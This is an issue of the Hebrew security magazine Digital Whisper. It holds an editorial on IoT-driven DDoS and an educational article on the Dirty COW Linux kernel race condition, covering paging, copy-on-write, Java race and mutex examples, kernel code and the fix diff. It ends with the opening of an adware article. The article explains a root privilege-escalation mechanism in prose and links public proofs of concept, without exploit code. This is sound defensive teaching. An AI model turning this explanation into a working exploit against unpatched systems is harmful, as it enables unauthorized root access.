


Digital Whisper

גליון 77, נובמבר 2016

מערכת המגזין:

מייסדים:	אפיק קסטיאל, ניר אדר
מוביל הפרויקט:	אפיק קסטיאל
עורכים:	אפיק קסטיאל, ניר אדר
כתבים:	עומר כספי, 0xDEAD6057, עמית סרפר, אילן דודניק, עמרי בנארי, גיא פרגל ואופיר בק.

פניות, תגובות, כתבות וכל הערה אחרת - נא לשלוח אל editor@digitalwhisper.co.il

דבר העורכים

ברוכים הבאים לגליון נוסף של DigitalWhisper! ☺

חודש נובמבר הגיע, ואיתו, מלבד הקרירות המרעננת המבשרת את בוא החורף, הגיע גם הגליון ה-77 של המגזין!

זה פשוט מדהים אותי כל פעם מחדש, איך כל פעם מחדש אנחנו פשוט נדהמים מסדרי הגודל והיקף ההשפעה והנזק של אירועים כגון מתקפת ה-DDoS התורנית (והבהחלט מרשימה). ומה שיותר מדהים אותי זה שגם בפעם הבאה כל העולם יוכה תדהמה לנוכח סדר הגודל או היקף ההשפעה והנזק של האירוע הבא שיגיע. ומה שאפילו עוד יותר מדהים אותי מזה - זה שלמרות כל שרשרת התדהמה המדהימה הזאת אנחנו נמשיך לצעוד באופן עיוור לאותו כיוון. זה פשוט... כן, ניחשתם נכון - זה פשוט מדהים.

אני באמת אשמח להבין, רק אותי זה לא מפתיע שאם לוקחים כל כך הרבה זבל כמו מצלמות, מקררים וטוסטרים, שהקוד העדכני ביותר שלהם נכתב אי-שם בעידן שבו המשמעות של המושג "קוד בטוח" הייתה ההוראה לנעול בסוף יום עבודה חבילת דיסקטי 5¼ אינץ' בתוך כספת, ומחלקים להם כתובות IP כך שיחוברו דוך לשדרת האינטרנט העולמית, אף אחד לא יעשה בהם שימוש לרעה? כאילו, ברצינות, עד כמה נאיביים אפשר להיות?!

הבעיה במקרים כאלה היא שבסופו של דבר כולנו נפגעים מזה, אם איש IT של חברה מסוימת לא מעוניין להקפיד על נהלי האבטחה ברשת, או מתעצל לעדכן את חוקי ה-Firewall שלו כשמתפרסמת חולשה חדשה, ב-90 אחוז מהמקרים רב הנזק ייגרם רק לארגון עצמו וללקוחות שלו. אך מקרים כמו המתקפה האחרונה הן צלצול השקמה (אחד מני רבים שכבר מזמן היו אמורים להעיר את קהילת אבטחת המידע העולמית) שאמור להזכיר לנו עד כמה תשתית האינטרנט יכולה להיות מאוד לא יציבה, ואם נמשיך לרוץ לכיוון עולם ה-IoT באופן עיוור בלי להכין תשתית מתאימה לכך, מי שיפגע מזה זה פשוט אנחנו. כולנו.

אה, וגם התגלתה חולשת-על בקרנל של לינוקס, אבל על זה יש לנו כבר מאמר שלם בשבילכם ☺

אז אחרי שנרגעתי קצת, ברצוננו להגיד תודה לכל אותם חברים שנתנו מזמנם החודש וכתבו לנו מאמרים כל כך מוצלחים! תודה רבה ל**עומר כספי**, תודה רבה ל-**0xDEAD6057**, תודה רבה ל**עמית סרפר**, תודה רבה ל**אילן דודניק**, תודה רבה ל**עמרי בנארי**, תודה רבה ל**גיא פרגל** ותודה רבה ל**אופיר בק!**

קריאה מהנה!

ניר אדר ואפיק קסטיאל.

תוכן עניינים

עכשיו! מתי נסנכרן?

מאת עומר כספי ו-0xDEAD6057

הקדמה

ב-19 באוקטובר געשה קהילת הלינוקס ברחבי העולם בעקבות גילוי פרצה חמורה בקרנל, החולשה זכתה לכינוי: "dirtyc0w". הפרצה "ישנה" במשך כ-9 שנים(!) ונחשפה במקרה על ידי פיל אוסטר, חוקר אבטחה אשר קבצים חשודים עלו בחכתו. כעת, לא ידוע מי אותם גורמים אשר ניצלו את אותה החולשה או כמה זמן היא נמצאת בשימוש, אך השפעת הפרצה רחבה ומאפשרת בין השאר העלאת הרשאות. כרגע ידוע כי היא קיימת ברוב ההפצות המרכזיות של לינוקס וכן במערכת ההפעלה אנדרואיד.

הבאג עצמו מתרחש בשל Race Condition בקרנל, הליבה, של מערכת ההפעלה. מאמר זה יסקור את המשמעות של Race Condition, דרכים למנוע אותו וכן רקע מקדים לצורך הבנה של המושג. חשיבות המודעות לנושא תודגם בסוף המאמר באמצעות החולשה החדשה, אשר הייתה יכולה להימנע אם המתכנתים היו שמים דגש על ניהול משאבים בתוצרה תקינה, כפי שנציג במאמר.

Context Switching

במחשב ביתי מודרני ממוצע יש למעבד הראשי (CPU) בין 2 ל-8 ליבות, אך בפועל רצים עליו מאות ולעתים גם אלפי תהליכים בו זמנית. אז איך מתרחש הפלא הטכנולוגי הזה? התשובה פשוטה: הם לא באמת רצים בו זמנית. בכל פרק זמן רצים מספר תהליכים בעוד השאר ממתינים לתורם וההחלפה מתרחשת מספיק מהר כדי לתת למשתמש חוויה כאילו הם קורים במקביל. על מנת לבצע זאת, יש לבצע פעולה הנקראת Context Switch (או בעברית, החלפת הקשר). ב-Context Switch נשמר תהליך שמוחלף ההקשר - מכלול התכונות הייחודיות הנוגעות למצב ריצתו (מיקום המחסנית, כתובת ההרצה הנוכחית וערכי אוגרי מעבד נוספים). התהליך המחליף יקבל את ההקשר שנשמר עבורו מהפעם האחרונה שבה רץ, או יקבל הקשר חדש אם זאת הפעם הראשונה שבה הוא מקבל זמן ריצה מהמעבד.

זיכרון וירטואלי ודפדוף

כאשר תהליך רץ בלינוקס, מערכת ההפעלה מבטיחה לו שהזיכרון בו הוא משתמש נשאר פרטי ושאף תהליך אחר לא יבצע בו שינויים.[1] גם אם שני תהליכים כותבים ערך שונה לכתובת 0XDEAD6057, כל אחד מהם ייראה את הערך אשר נכתב במרחב הכתובות שלו מבלי להיות מודע לזה האחר. אך בסופו של דבר קיימת רק כתובת אחת ב-RAM שמספרה 0XDEAD6057, ורק ערך אחד יכול לאכלס אותה - כדי לפתור את הבעיה הנ"ל קיים **הזיכרון הווירטואלי**. זיכרון וירטואלי הוא למעשה מרחב כתובות אשר אינו מתאים בהכרח לזיכרון הפיזי - הזיכרון של ה-RAM. שכיח בזיכרון וירטואלי לציין כתובת אחת אשר בפועל מייצגת כתובת אחרת לגמרי בזיכרון הפיזי של המחשב. את תהליך ההמרה בין כתובת וירטואלית לכתובת פיזית מבצע רכיב הנקרא MMU (Memory Management Unit), אשר מוכל בתוך מרבית המעבדים המודרניים.

כאן לא נפתרות כל הסוגיות: מה קורה אם מאות התהליכים הרצים מנצלים בפועל יותר זיכרון וירטואלי מאשר הזיכרון הפיזי הקיים במערכת? לשם כך תוכנן מנגנון הנקרא דפדוף (Paging). המנגנון קובע כי כל מרחב הזיכרון יחולק לקטעים באורך קבוע - דפים[2]. דפים יוכלו להיות טעונים לרכיב זיכרון ראשי (RAM) או למשני (באופן שכיח, HDD או SSD). כאשר תהליך רץ מבקש גישה לזיכרון, תבדוק מערכת ההפעלה והמעבד[3] אם הדפים טעונים לזיכרון המשני, ואם כן, יעבירו אותם לזיכרון הראשי.

עם מנגנון הדפדוף באה בעיה גדולה: תהליך העברת הדפים בין הזיכרון הראשי והמשני אורך זמן רב וגורם לתקורה (Overhead) משמעותית. לשם כך פותחו מספר מנגנונים. אחד מהם הוא ה-Dirty Bit. זהו ביט בזיכרון אשר קיים לכל דף ונדלק כאשר מבצעים כתיבה אליו. אם המערכת רוצה להעביר דף מהזיכרון הראשי למשני, היא תבצע את האלגוריתם הבא (בהפשטה):

1. אם ה-Dirty Bit מכובה:
    a. אם קיים עותק של הדף בזיכרון המשני:
        i. אם העותק בזיכרון המשני לא נדרס:
            1. קפוץ להוראה 3
2. בצע העתקה של הדף מהזיכרון הראשי אל הזיכרון המשני
3. סמן את ההעברה כהושלמה


[1] במערכות הפעלה מסוימות קיימים API-ים ייעודיים לביצוע פעולות על מרחבי כתובות זרים. ב-linux, לדוגמה, קיימת הפסיקה ptrace שמאפשרת קריאה וכתיבה לזיכרון כמו גם שינוי מצב האוגרים ועוד מגוון אפשרויות.

[2] טרמינולוגית, דפים (pages) הם קטעי זיכרון וירטואלי בעוד מסגרות (frames) הן קטעי זיכרון פיזי. המאמר לא עושה הבחנה בין המושגים מפני שמדובר לרוב במונחים מקבילים.

[3] אופן ביצוע חיפוש הדפים משתנה בין מערכות הפעלה וארכיטקטורות מעבד שונות.

באופן בדומה, קיימת טכניקת COW (**C**opy-**O**n-**W**rite). בטכניקה זו, יכול להתקיים דף המשותף למספר תהליכים אשר חלה עליו מדיניות קריאה בלבד[4], אך אם אחד התהליכים יבצע כתיבה אל הדף, תוכנו יועתק אל דף חדש **ורק בעותק יבוצעו השינויים**. כך, אם תהליך מסוים ידרוס לדוגמה דפים של ספריות משותפות טעונות (לדוגמה, ספריות של Java או libc), הוא ישנה את התוכן רק לעצמו בעוד שאר התהליכים ייראו את התוכן המקורי.

להלן תרשים המציג את המקרה המדובר:



[4] קריאה בלבד (מאנגלית, Read Only) היא תכונה של משאב אשר ניתן רק לקרוא ממנו אך אי אפשר לכתוב אליו. מקובל לעתים לכנות גם משאבים עם הרשאות הרצה כ-Read Only, כאשר הדגש הוא שהמידע יישאר כפי שהיה.

Race Conditions

לאחר שהסברנו כמה מנגנונים מרכזיים להבנת הפרצה dirty c0w, עלינו להסביר מה בעצם גורם לבאג, לטובת זאת נגדיר מהו Race Condition ושיטות פתרון שונות לסוגיה זו.

Race Condition הוא מצב אשר מתרחש כאשר בעקבות אי סנכרון בין תהליכים או תהליכונים (threads) אשר ניגשים לקטע קריטי[5] יכולה להיווצר התנהגות לא צפויה. את המשמעות של Race Condition וקטע קריטי נמחיש באמצעות דוגמה. בדוגמה יש שני threads אשר משתמשים במחסנית משותפת וכל אחד מהם מנסה להוציא מידע מהמחסנית:

```
import java.util.Stack;
class RaceClass extends Thread {
	public Stack<Integer> s;

	public RaceClass(Stack<Integer> s) {
		this.s = s;
	}
	public void run() {
		this.pop(s);
	}

	public void pop(Stack<Integer> s) {
		boolean isempty[6] = false;
		while (isempty == false) {
			//start of critical section
			if(s.empty() == false) {
				s.pop();
			} else {
				isempty = true;
			}
			//end of critcial section
		}
	}
}

public class main {
	public static void main(String[] args) {
		Stack<Integer> s = new Stack<Integer>();
		for(int i = 0; i < 50000 ; i++) {
			s.push(1);
		}
		Thread popper1 = new RaceClass(s);
		Thread popper2 = new RaceClass(s);
		popper1.start();
		popper2.start();
	}
}
```

[5] קטע קריטי הוא קטע קוד הניגש למשאב משותף בין מספר תהליכים. ביצוע הקוד עלול להשתבש אם מספר תהליכים נמצאים במקביל בקטע קריטי.

[6] הבאג משתחזר גם בלי המשתנה הלוקאלי isempty, המשתנה נועד לצורכי קריאות

בדוגמא הנ"ל יכול לקרות מצב הקיצון הבא:

- Thread מס' 1 יבדוק האם המחסנית ריקה, ויכנס לתנאי
- יתבצע Context Switch ל-thread מס' 2
- Thread מס' 2 יבדוק האם המחסנית ריקה, יכנס לתנאי ויבצע את ההוצאה מהמחסנית
- יתבצע Context Switch ל- thread מס' 1
- Thread מס' 1 יחזור לנקודה שבא עצר וימשיך משם. כלומר: הוא ינסה להוציא מהמחסנית
- המחסנית ריקה - לכן, בשפות שתומכות ב-exception לרוב יזרק exception. ובשפות אחרות יכולה להיות התנהגות חריגה (לדוגמה, ב-C יכולה להתבצע **כתיבה לזיכרון שלא שייך למחסנית**).

התוכנית הנ"ל תוציא במקרה ויזרק exception את ההודעה הבאה:

```
Exception in thread "Thread-0" java.util.EmptyStackException
      at java.util.Stack.peek(Unknown Source)
      at java.util.Stack.pop(Unknown Source)
      at raceClass.popper(main.java:21)
      at raceClass.run(main.java:12)
```

אך מה ניתן לעשות על מנת לפתור זאת? נוכל להשתמש במנגנוני סנכרון שמערכת ההפעלה ושפות התכנות מספקות לנו.

נתאר כמה מהם פה ונראה איך הם פותרים את הבעיה:

- **Mutex -** קיצור של Mutual Exclusion, מנגנון להגבלת גישה לקטע קריטי. בכל פעם ש-thread ירצה להיכנס לקטע הקריטי הוא ינסה לקחת בעלות על ה-mutex (lock); במידה והצליח, ייכנס לקטע הקריטי ולאחר שיסיים את הקטע הקריטי ישחרר את ה-mutex (unlock). במידה והוא לא הצליח לקחת בעלות על ה-mutex, ה-thread יחכה (כלומר יוותר על זמן העיבוד שלו) עד שזה שלקח את ה-mutex ישחרר אותו.

- **Semaphore** - מנגנון להגבלת גישה לקטע קריטי למספר מסוים של תהליכים. ה-Semaphore ממומש על ידי מונה שמאותחל למספר התהליכים אשר מורשים לגשת בו זמנית לקטע הקריטי. כאשר תהליך ירצה לגשת לקטע זה, הוא ינסה להוריד את המונה ב-1, אם המונה גדול מ-0 המונה ירד ב-1 והתהליך יכנס לקטע הקריטי. לעומת זאת, אם המונה הוא 0 התהליך יכנס לתור המתנה ויוותר על זמן העיבוד שלו עד שהמונה גדול מ-0. אז התהליך הראשון בתור יתעורר, יוריד את ה-semaphore ב-1 וייכנס לקטע הקריטי.

- **Spinlock** - מנגנון המתנהג בדומה ל-mutex, אך בניגוד אליו, כאשר הנעילה לא מצליחה הוא לא מוותר על זמן העיבוד.

קיימות עוד מגוון שיטות סנכרון כגון Barriers, Condition Variables ו-Futex אשר עליהן לא נפרט אך מידע אודותיהן מופיע במקורות המופיעים בסוף המאמר.

יש לציין שעל מנת שגם בנעילות לא יהיה מצבים של Race Conditions, המנגנונים הנ"ל ממומשים על ידי הוראות אטומיות (Atomic Instructions): הוראות אשר מערכת ההפעלה מתחייבת שיבוצעו ללא Context Switch (לרוב מדובר בפקודה אחת של המעבד).

כעת, אם נשתמש באחד ממנגנוני הסנכרון שהוסברו (mutex) הפעולה pop תראה כך:

```
import java.util.Stack;
import com.sun.corba.se.impl.orbutil.concurrent.Mutex;

class RaceClass extends Thread {
	static Mutex m = new Mutex();
	Stack<Integer> s;

	public RaceClass(Stack<Integer> s) {
		this.s = s;
	}

	public void run() {
		this.pop(s);
	}

	public void pop(Stack<Integer> s) {
		boolean isempty = false;
		while (isempty == false) {
			try {
				RaceClass.m.acquire();
			} catch (InterruptedException e) {
				continue;
			}
			//start of critical section
			if(s.empty() == false) {
				s.pop();
			} else {
				isempty = true;
			}
			//end of critcial section
			RaceClass.m.release();
		}
	}
}
```

```
public class main {

	public static void main(String[] args) {
		Stack<Integer> s = new Stack<Integer>();
		for(int i = 0; i < 50000 ; i++) {
			s.push(1);
		}
		Thread popper1 = new RaceClass(s);
		Thread popper2 = new RaceClass(s);
		popper1.start();
		popper2.start();
	}
}
```

ה-Mutex מבטיח שרק thread אחד כל פעם יוכל להיכנס לקטע הקריטי ולהוציא מהמחסנית, וכך ייפתר ה-Race Condition המדובר.

Race Condition ואבטחת מידע

ההשלכות של Race Condition מרחיקות לכת בכל הנוגע לסוגיות כתיבת קוד מאובטח. ככל שהקוד אשר קיים בו הבאג קריטי יותר לתפקוד המערכת, כך השפעתו עליה תהיה קשה יותר והוא עלול במקרי קיצון להוביל לקריסה כוללת או לפרצות אבטחה חמורות. הדבר רלוונטי במיוחד במערכות גדולות אשר מנהלות מספר עצום של משאבים משותפים, כמו במערכות מצילות חיים. ואם לא די בכך, הבאג מתרחש באופן סטטיסטי, כלומר רק לפעמים, ולכן ייתכן שלא יעלה בכלל בבדיקות אשר בוצעו למוצר למרות שקיים סיכוי להופעתו בעתיד. כדי להימנע ככל האפשר מבאג זה, יש לסקור את הקוד באופן ביקורתי ולזהות משאבים משותפים.

עם זאת, מתכנתים הם בני אדם, והם טועים, ולכן יש להגדיר גם את בדיקות המוצר בהתאם. בדיקות מוצר אשר כוללות בדיקות עומסים, יעלו לעתים באגים סטטיסטיים כמו Race Condition.

You dirty, dirtyc0w

Dirtyc0w היא פרצה אשר נגרמת בשל Race Condition באופן מימוש ה-COW בקרנל של לינוקס. כאשר הקרנל מבצע כתיבה אל הדף החדש, הוא עלול ב-context אחר להוריד את הדף מהזיכרון הראשי אל המשני באופן לא מתואם עם פעולת ה-COW. הבאג מאפשר בפועל לכתוב אל דפי זיכרון אשר אליהם קיימות למשתמש הרשאות קריאה בלבד, ובכך המשתמש בתורו יוכל להשיג את היכולת לכתוב לאותם קבצים, ספריות משותפות ועוד. למעשה, בהינתן ניצול מוצלח של פרצה זו ניתן להשיג Privilege Escalation[7] ולהגיע למצב של הרצת פקודות כמשתמש root על המכונה הנתקפת.

ב-Linux קיימת הפונקציה madvise שמאפשרת למשתמש "להציע" לקרנל כיצד יש לנהוג בדפים שברשותו. באמצעות קריאה לפונקציה עם הפרמטר MADV_DONTNEED, ניתן להצהיר שאיננו עושים שימוש בדף מסוים ובכך להעלות את הסיכוי שהמעבד יוריד את דף הזיכרון אל הזיכרון המשני. כתיבה תכופה לדף זיכרון בהרשאות Read Only תוך כדי קריאה לפונקציה madvise מ-thread אחר עלולה לגרום לכך שפעולת הכתיבה תתבצע על הדף המקורי ולא על זה המועתק.

החלק הבא מתאר את הפרצה באופן מעמיק ויהיה טכני ביותר, בהמשך נדון באופן ניצול החולשה ובפתרון הקיים.

[7] Privilege Escalation היא טכניקה באבטחת מידע בה משתמש חסר הרשאות, משיג הרשאות גבוהות יותר באמצעות ניצול פרצות קיימות.

הפונקציה הראשונה הנוגעת לפרצה היא ***get_user_pages***. פונקציה זאת היא פונקציה קרנלית הנקראת כאשר מתבצעים syscall-ים רבים, ביניהם לדוגמה: open, read, write. תפקיד הפונקציה הוא לוודא שהדפים המבוקשים טעונים לזיכרון הראשי ולהחזיר מצביעים אליהם.

בתוך פונקציה פנימית אשר נקראת על ידי get_user_pages,מבוצע קטע הקוד הבא:

```
retry:

   cond_resched();
   page = follow_page_mask(vma, start, foll_flags, &page_mask);
   if (!page) {
      int ret;
      ret = faultin_page(tsk, vma, start, &foll_flags,
                                    nonblocking);
      switch (ret) {
         case 0:
            goto retry;
```

באופן כללי, קטע הקוד עושה את הפעולות הבאות:

1. מאפשר ל-thread-ים נוספים לרוץ (cond_resched)
2. מנסה להשיג דף זיכרון (follow_page_mask)
3. אם לא הצליח להשיג את הדף, בודק מה מהות השגיאה (faultin_page)
4. אם לא הוחזרה שגיאה (נדון על סוגיה זאת בהמשך) תחזור לשלב 1

בהנחה שהדף שרצינו להוריד לזיכרון כבר ירד, אנו קוראים כעת ל-follow_page_mask ומגלים שהדף לא טעון לזיכרון, לכן תיקרא הפונקציה faultin_page. בפונקציה פנימית ייבדק אם הדף קיים בזיכרון ולאחר מכן ייבדקו הדגלים של הדף, במידה ויימצא כי הדף משותף בין מספר תהליכים, ייווצר דף חדש. הדף החדש יהיה עם הרשאות read only אך ה-Dirty Bit שלו יהיה דלוק (על מנת למנוע באגים קודמים שהיו באזור הזה). הפונקציה מחזירה 0 כדי לנסות לכתוב מחדש, והפעם - **על הדף החדש שנוצר**.

בניסיון השני, כבר קיים דף חדש, אך עדיין אין לו הרשאות כתיבה ולכן follow_page_mask לא תחזיר את הדף. לאחר קריאה ל-faultin_page ייבדק בשנית אם הדף קיים בזיכרון. הפעם הדף באמת קיים ולכן תתבצע כתיבה אליו. הפונקציה הפנימית wp_reuse תגרום לדף לקבל הרשאות כתיבה לצורך כתיבת המידע בדף החדש. לאחר מכן הפונקציה תחזיר VM_FAULT_WRITE.

בהמשך הריצה של faultin_page ייבדק ערך ההחזרה של הפונקציות הפנימיות, ובאופן ספציפי, ייבדק התנאי הבא:

```
if ((ret & VM_FAULT_WRITE) && !(vma->vm_flags & VM_WRITE))
      *flags &= ~FOLL_WRITE;
```

קטע הקוד למעלה בודק אם הפונקציות הפנימיות החזירו VM_FAULT_WRITE וגם לדף אין הרשאות כתיבה. flags מייצג את הצהרת הכוונות של המשתמש בשימוש בדף, ואם התנאי יתקיים, יהיה הדבר דומה לכך שהמשתמש לא ביקש לבצע כתיבה לדף. הפונקציה faultin_page תחזיר 0 בשנית.

כעת יש משמעות רבה ל-cond_resched. ב-Context Switch ייתכן שהמערכת תבצע הורדה מהזיכרון של הדף המטופל. כאשר יוחזר זמן הריצה שלנו, follow_page_mask יכריז שוב שאינו מוצא את הדף. faultin_page ייקרא שוב לפעולה, אבל הפעם לא יוצהר כי המשתמש רוצה לבצע כתיבה בדף. לכן תיקרא הפונקציה do_read_fault אשר תבצע בדיקה ב-cache האם קיים דף כזה. אם קיים, ייתכן באופן סביר שהדף שנמצא שם הוא הדף המקורי ובמקרה כזה, הוא זה שיוחזר מ-get_user_pages.

הקרנל לא מבצע וידוא במקרה כזה, **ולכן תתבצע בפועל כתיבה אל הדף המקורי ולא אל הדף המועתק!**

פתרון

במקרה זה, המשאב המשותף הוא ה-cache בזיכרון אשר מביא דפים. הבאג נפתר בצורה פחות סטנדרטית על ידי יצירת דגל חדש הנוגע לתהליך ה-COW (אשר נותן אינדיקציה כי תהליך COW מתרחש) באופן ספציפי, ובכך מוריד את דו המשמעותיות סביב דגל הכתיבה שנבדק מספר פעמים ולבסוף מורד:

```
    if ((ret & VM_FAULT_WRITE) && !(vma->vm_flags & VM_WRITE))
-       *flags &= ~FOLL_WRITE;
+         *flags |= FOLL_COW;
```

בנוסף, בפונקציה follow_pte_page אשר מהווה פונקציה פנימית ל-follow_page_mask מבוצעת בדיקה בהתאם לדגל החדש. בקצרה, הבדיקה מוסיפה על הלוגיקה הישנה גם וידוא האם קיים דגל COW, דגל FORCE והאם ה-Dirty Bit דלוק:

```
+/*
+ * FOLL_FORCE can write to even unwritable pte's, but only
+ * after we've gone through a COW cycle and they are dirty.
+ */
+static inline bool can_follow_write_pte(pte_t pte, unsigned int flags)
+{
+   return pte_write(pte) ||
+       ((flags & FOLL_FORCE) && (flags & FOLL_COW) && pte_dirty(pte));
+}
```

```
+

 static struct page *follow_page_pte(struct vm_area_struct *vma,
        unsigned long address, pmd_t *pmd, unsigned int flags)
 {
@@ -95,7 +105,7 @@ retry:
     }
     if ((flags & FOLL_NUMA) && pte_protnone(pte))
         goto no_page;
-    if ((flags & FOLL_WRITE) && !pte_write(pte)) {
+    if ((flags & FOLL_WRITE) && !can_follow_write_pte(pte, flags)) {
         pte_unmap_unlock(ptep, ptl);
         return NULL;
```

בכך נמנע כיבויו של דגל ה-WRITE, המערכת לא מנסה לחפש דפים עם הרשאות קריאה בלבד ב-cache ורק הדף אשר נוצר באמצעות COW יוחזר לבסוף מהפונקציה get_user_pages.

סיכום

כאשר אנו שומעים על באג כל כך קריטי ששכב בקרנל במשך זמן כה רב, אנו עלולים לתפוס את עצמנו מופתעים. היה אולי מצופה מקהילה כל כך גדולה של תורמים להבחין בבעייתיות המנגנון, אך עם זאת, יש לזכור כי Race Condition הוא באג סטטיסטי אשר קשה לעתים לאתרו ולשחזרו. בסופו של דבר, מטעויות לומדים, וההשפעה החיובית של הפרצה לא מבוטלת בכלל. הפרצה הפכה את המודעות לסכנות בבאג מסוג זה לנושא חם בקהילות הפיתוח ואבטחת המידע ברחבי העולם, ובכך תרמה לפיתוח קוד מאובטח יותר.

תודה רבה שקראתם את המאמר ומקווים שנהניתם!

על הכותבים

שמי עומר כספי אני מתכנת low level שמתעסק בזמנו הפנוי באבטחת מידע בתחום הפיתוח וגם בתחום בדיקות החדירות.

שמי 0xDEAD6057, ואני מפתח low level. בנוסף, אני נוהג להתעסק ב-Web, בסוגיות הנוגעות ל-Information Security ובנוסף ב-Internals של ה-Linux של kernel.

לכל שאלה / הערה / הארה או בקשה ניתן לפנות באימייל:

עומר: komerk0@gmail.com

תודות

תודה לבן אגאי שעזר לנו בעריכה מקצועית והגהה של המאמר.

תודה לכל אלו אשר עזרו בבחירת הנושא ושלבי המחקר הראשוניים של הבאג.

תודה לצוות עורכי Digital Whisper אשר העניקו לנו את הבמה לשתף את המאמר.

תודה לכל המורים, המרצים והמדריכים המקצועיים אשר תמכו ועזרו לנו להמשיך להתפתח מבחינה מקצועית.

ביבליוגרפיה

מידע על גילוי הפירצה:

http://www.v3.co.uk/v3-uk/news/2474845/linux-users-urged-to-protect-against-dirty-cow-security-flaw

מידע טכני על dirtyc0w:

https://dirtycow.ninja

https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails

קוד הקרנל של לינוקס:

http://lxr.free-electrons.com

פתרון החולשה:

https://git.kernel.org/cgit/linux/kernel/git/torvalds/linux.git/commit/?id=19be0eaffa3ac7d8eb6784ad9bdbc7d67ed8e619

נספחים

מידע על barriers ומימושם באמצעות Java:

http://blogs.sourceallies.com/2012/03/parallel-programming-with-barrier-synchronization/

מידע על barriers ו-Condition Variables:

http://ozark.hendrix.edu/~leonard/420-01/3-4-10.pdf

הסבר על Futex בלינוקס:

https://lwn.net/Articles/360699/

הוראות אטומיות:

http://faculty.ycp.edu/~dhovemey/spring2011/cs365/lecture/lecture20.html

מימושים שונים של פרצת dirtyc0w:

https://github.com/dirtycow/dirtycow.github.io/wiki/PoCs

הסבר על Page Cache:

http://www.tldp.org/LDP/lki/lki-4.html

OSX.Pirrit - איך לא כותבים תוכנה תמימה ל-Mac

מאת עמית סרפר

הקדמה

מי מכם שהסתובב ברחבי הרשת בתחילת העשור האחרון בטח זוכר את התקופה שתוכנות פרסום (Adware) היו כאב ראש רציני. מחשבים שהריצו את מערכת ההפעלה Windows היוו מטרות ללא מעט תוכנות פרסום אשר הקפיצו חלונות קופצים / חלונות תחתיים (popunders) או התקינו סרגלי כלים והשתמשו בשלל דרכים מעצבנות נוספות לשתול פרסומות בדפדפן שלך. בימים ההם, הייתי נער, שמערכת ההפעלה המרכזית שלו הייתה חלונות, סרבתי להתקין את שלל תוכנות ה-Anti SpyWare ו- Anti AdWare כי הייתה שמועה שיישומים אלה היו, למעשה, Adware בעצמם! יצרתי מעקף משלי על ידי הפעלת 'msconfig', מעבר על כל פריטי תפריט ה-startup והסרת כל מה שנראה מוזר... תצחקו או לא, אבל השיטה הזאת כמעט תמיד עבדה ☺

ונחזור לזממנו... אני כבר לא נער, והיום אני מתפרנס מהובלת מחקר האבטחה של סייבריזן ב-Mac OS X ו-Linux (ומדי פעם עזרה גם עם Windows). אני מבלה זמן רב בבחינת נוזקות חדשות, מעניינות, ומעת לעת - נבזיות.

